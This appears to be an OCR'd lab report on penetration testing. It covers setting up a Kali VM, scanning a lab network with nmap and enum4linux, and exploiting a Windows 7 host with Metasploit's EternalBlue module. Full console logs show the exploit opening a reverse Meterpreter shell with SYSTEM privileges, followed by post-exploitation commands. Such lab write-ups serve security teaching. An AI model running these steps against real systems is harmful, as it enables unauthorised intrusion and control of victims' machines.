
2. Download Kali Linux at https://www.kali.org/get-kali/#kali-platforms. Choose based on your PC specifications.


3. Open the Virtual Box an click ‘New’

4. Follow the option on these images, then click finish.





kali-linux-2025.1c-virtualbox-amd64 - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Base Memory:
2048 MB
4 MB
8192 MB
Boot Order:
Hard Disk
Optical
Floppy
Network
Chipset:
PIIX3
TPM:
None
Pointing Device:
USB Tablet
Extended Features:
Enable I/O APIC
Enable Hardware Clock in UTC Time
Enable EFI (special OSes only)
OK
Cancel
Help



kali-linux-2025.1c-virtualbox-amd64 - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Processors:
4
1 CPU
8 CPUs
Execution Cap:
100%
1%
100%
Extended Features:
Enable PAE/NX
Enable Nested VT-x/AMD-V
OK
Cancel
Help



5. Next, open the Kali Linux, click start.



6. Open terminal in Kali and your Kali Linux is ready to use.



VULNERABILITIES IDENTIFICATION AND EXPLOITATION


Setting the network of Library IP Address as the target

a) Network Scanning & Enumeration


Network scanning is to discover active hosts or devices on a network and gather information about IP addresses, open ports and available services. It tells what is on the network. Enumeration is a more detailed and targeted process of extracting information from services and systems discovered during network scanning.

Step 1: Discover Live Hosts

Using nmap to scan the network with network address. Listing IPs of the system that respond.




Step 2: Scanning port on a target with ip that was discovered in step 1.



Enumeration


Step 3: SMB enumeration using enum4linux. It shows the related information from



Network scanning and enumeration are crucial to identify vulnerable systems and understand the attack surface. This process enables ethical hackers to simulate real world threats and propose security hardening strategies.


b) Vulnerability Exploitation

Step 1: In Kali Linux, run Metasploit using the command ***msfconsole*.**




Step 2: For vulnerability exploit, there is a need to know the running services and what module to use. Which module number to use in Metasploit is related to the services running in the target machine and needs to be searched and known in advance. In Metasploit, the exploit can be shared by using a keyword. Use SMB as a known open port before as a keyword to search for exploits.

Step 3: If we are interested in module 37, give a further command to read information for the exploit using command ***info*** and the module name with its directory.



Step 4: Now, use the exploit module using the command ***use.*** Run the command.Type the command ***options*** to see what are things that need to be set and required by the exploit.



Step 5: Now, set ***rhosts*** and issue the ***run*** command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.7:445          - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.7:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.7:445 - The target is vulnerable.
[*] 10.0.2.7:445 - Connecting to target for exploitation.
[+] 10.0.2.7:445 - Connection established for exploitation.
[+] 10.0.2.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.7:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.7:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 10.0.2.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.7:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.7:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.7:445 - Starting non-paged pool grooming
[+] 10.0.2.7:445 - Sending SMBv2 buffers
[+] 10.0.2.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.7:445 - Sending final SMBv2 buffers.
[*] 10.0.2.7:445 - Sending last fragment of exploit packet!
[*] 10.0.2.7:445 - Receiving response from exploit packet
[+] 10.0.2.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.7:445 - Sending egg to corrupted connection.
[*] 10.0.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:49342 ) at 2025-05-08 04:48:37 -0400
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Step 6: After getting a meterpreter, run several commands that show it is the Windows machine like sysinfo, pwd, ipconfig, getuid and getpid.

```
meterpreter > sysinfo
Computer        : USER-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b6:ed:55
MTU          : 1500
IPv4 Address : 10.0.2.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::54b6:1170:8c14:da6b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 13
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
```

```
Interface 15
============
Name         : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1160
meterpreter >
```

Step 7 : show the process list using the **ps** command


```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 264   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 272   396   conhost.exe        x64   1        User-PC\User                  C:\Windows\system32\conhost.exe
 336   328   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 384   328   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 396   376   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 436   376   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 480   384   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   384   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   384   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 544   480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 600   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 660   480   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\VBoxService.exe
 712   480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 764   480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 852   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 928   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1084  480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1160  480   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1200  480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1284  480   taskhost.exe       x64   1        User-PC\User                  C:\Windows\system32\taskhost.exe
 1320  480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1380  480   FreeSSHDService.exe x86  0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\freeSSHd\FreeSSHDService.exe
 1404  480   nssm.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\nssm.exe
 1568  1404  Icecast2.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 1588  480   tvnserver.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\TightVNC\tvnserver.exe
 1648  480   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1940  480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2316  2736  mimikatz.exe       x64   1        User-PC\User                  C:\mimikatz_trunk\x64\mimikatz.exe
 2332  480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 2340  852   dwm.exe            x64   1        User-PC\User                  C:\Windows\system32\Dwm.exe
 2352  2332  explorer.exe       x64   1        User-PC\User                  C:\Windows\Explorer.EXE
 2460  2352  VBoxTray.exe       x64   1        User-PC\User                  C:\Windows\System32\VBoxTray.exe
 2468  2352  tvnserver.exe      x64   1        User-PC\User                  C:\Program Files\TightVNC\tvnserver.exe
 2672  480   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 2736  2352  cmd.exe            x64   1        User-PC\User                  C:\Windows\system32\CMD.exe
 2816  480   wmpnetwk.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 4088  480   taskhost.exe       x64   1        User-PC\User                  C:\Windows\system32\taskhost.exe

meterpreter >
```

Step 8: Screen grabbing. This process will give a snapshot of the current Windows desktop. Migrate the process id to winlogon.exe.process id. After using the command migrate successfully, then we will run the command load espia and screengrab to do screen grabbing.

```
meterpreter > migrate 432
[*] Migrating from 1160 to 432...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 432
[*] Migrating from 1160 to 432...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
```

Step 9: Meterpreter functioned to be able to execute a program. As an example we will execute the calculator program. First of all we will run the command **enumdesktops** followed by **ps** commands. The calculator program will pop up at windows.


```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station           Name
    -------  -------           ----
    0        WinSta0           Default
    0        WinSta0           Disconnect
    0        WinSta0           Winlogon
    0        msswindowstation  mssrestricteddesk

meterpreter > execute -s 1 -f calc.exe
Process 3440 created.
meterpreter > execute -s 1 -f calc.exe
Process 2824 created.
meterpreter >
```



